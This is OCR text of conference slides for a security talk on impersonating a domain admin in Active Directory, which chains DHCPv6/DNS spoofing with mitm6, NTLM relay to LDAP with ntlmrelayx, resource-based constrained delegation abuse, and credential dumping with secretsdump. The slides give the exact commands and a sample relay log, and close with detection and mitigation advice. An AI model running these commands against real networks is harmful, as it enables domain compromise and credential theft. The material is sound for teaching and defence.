@HACK

INFOSEC ON THE EDGE

IN ASSOCIATION WITH blackhat

28 - 30 NOVEMBER 2021
RIYADH, SAUDI ARABIA

BRIEFINGS


Local Domain Admin Impersonation

Ebrahem Hegazy

Senior Security Engineer @Visa


YAHOO!
Report a Vulnerability
Wall of Fame Archives
Wall of Fame Archives
For a more current wall-of-fame, please see HackerO
January 2014 Top 10 Reporters
Ebrahim Hegazy
Nathaniel Wakelam
Olivier Beg


Amount



Root:~# whoami

Disclaimer

I do not represent Visa and I’m presenting this session based on my personal knowledge and google search, fully.

- Attack Introduction
- Attack Overview
- Attack detection & thoughts on mitigation
- References

Attack Introduction

The beauty of this attack is that it works by default and does not require any AD credentials to perform.

- Why “Local” Domain Admin?
- Why/when do I need this attack?
- Can I perform it from a windows machine?
- No user credentials? No problem

Attack introduction


- Once you start your windows machine, it will first look for a DHCPv6, not DHCPv4
- Any domain user can add up to 10 computers/machine-accounts to the domain. No privileges required. (*ms-ds-machineaccountquota*).
- Computer accounts can modify some of their own properties via LDAP, which includes the *msDS-AllowedToActOnBehalfOfOtherIdentity* attribute (Resource-Based constrained delegation)
- If an attacker can control a computer object in Active Directory, then it is possible to abuse it to compromise the host.
- What is S4U2Proxy

  The Service for User to Proxy (S4U2proxy) extension provides a service that obtains a service (“Service A”) ticket to another pre-defined service (“Service B”) on behalf of a user. This feature is known as constrained delegation.

Attack Overview (Tools)

- We are in the network with our attacking machine (your PT laptop, hardware implant, compromised machine etc)
- Run Mitm6 tool to act as the DHCPv6 server and spoof DNS queries:


  sudo mitm6 -d domain.local --no-ra



Attack Overview (Tools)

At the same time, run Ntlmrelayx tool to act as the WPAD server, relay the authentication to the LDAP service, create a new computer account and modify its properties to allow Identity Impersonation

sudo python3 ntlmrelayx.py -ts -6 -t ldaps://LdapServerHost -wh fakewpad --add-computer --delegate-access



Attack Overview (Tools)

Once a user reboots his machine and the OS start searching for DHCPv6, our Mitm6 will respond and NtlmRelayX will relay the authentication to the LDAP server, create a machine account and modify the delegation attribute (*msDS-AllowedToActOnBehalfOfOtherIdentity*).

```
2021-11-22 23:59:43] [*] Authenticating against ldaps://dc01.bitsplease.com as
 BITSPLEASE\DEVOPSEMPLOYEE$ SUCCEED
[2021-11-22 23:59:43] [*] Enumerating relayed user's privileges. This may take
a while on large domains
[2021-11-22 23:59:43] [*] Attempting to create computer in: CN=Computers,DC=bit
splease,DC=com
[2021-11-22 23:59:43] [*] Adding new computer with username: AADDKXBP$ and pass
word: A.RpxW+?Q!`\1^F result: OK
[2021-11-22 23:59:43] [*] Delegation rights modified succesfully!
[2021-11-22 23:59:43] [*] AADDKXBP$ can now impersonate users on DEVOPSEMPLOYEE
$ via S4U2Proxy
[2021-11-22 23:59:47] [*] HTTPD: Client requested path: http://ipv6.msftconnect
```


Congratulations, You Made it!
Now what?

Attack Overview (Tools)


Once the machine account is created and its properties are modified, you can now perform the S4u2Proxy attack and obtain a ticket for any domain user on that computer

- getST.py -spn cifs/MachineName.domain.local domain.local/MachineAccountName\$ -impersonate {DomainAdminUser}
- export KRB5CCNAME=PathToTheTicketFile
- smbclient.py -k -no-pass MachineName.domain.local

Attack Overview (Tools)

You can also upload your beacon and execute it with DA privileges on the target machine or use secretsdump, wmiExec etc


secretsdump.py -k -no-pass MachineName.domain.local



Demo Time!

Attack detection & thoughts on mitigation

Detect the random machine account names and multiple machine accounts creation in a short time



Attack detection & thoughts on mitigation

- S4U2* attack can be detected via windows event log ID: 4769
  Reference: https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
- IPv6 DHCP configuration;
- Enable the setting "Account is sensitive and cannot be delegated“ for privileged accounts or add it to the Protected Users group. Reference: https://www.sans.org/blog/protecting-privileged-domain-accounts-safeguarding-access-tokens/
- Apply mitigations for LDAP relay attacks, such as LDAP signing. Reference: https://docs.microsoft.com/en-us/troubleshoot/windows-server/identity/enable-ldap-signing-in-windows-server
- Monitor the WPAD to detect if someone is pretending to be the WPAD host for Proxy Authentication attack.

References

- https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privilged-code-execution
- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
- https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/
- https://www.youtube.com/watch?v=RUbADHcBLKg
- https://docs.microsoft.com/en-us/windows/win32/adschema/a-msds-allowedtoactonbehalfofotheridentity

Stay in touch

- https://www.twitter.com/zigoo0
- https://www.sec-down.com
- https://www.youtube.com/zigoo0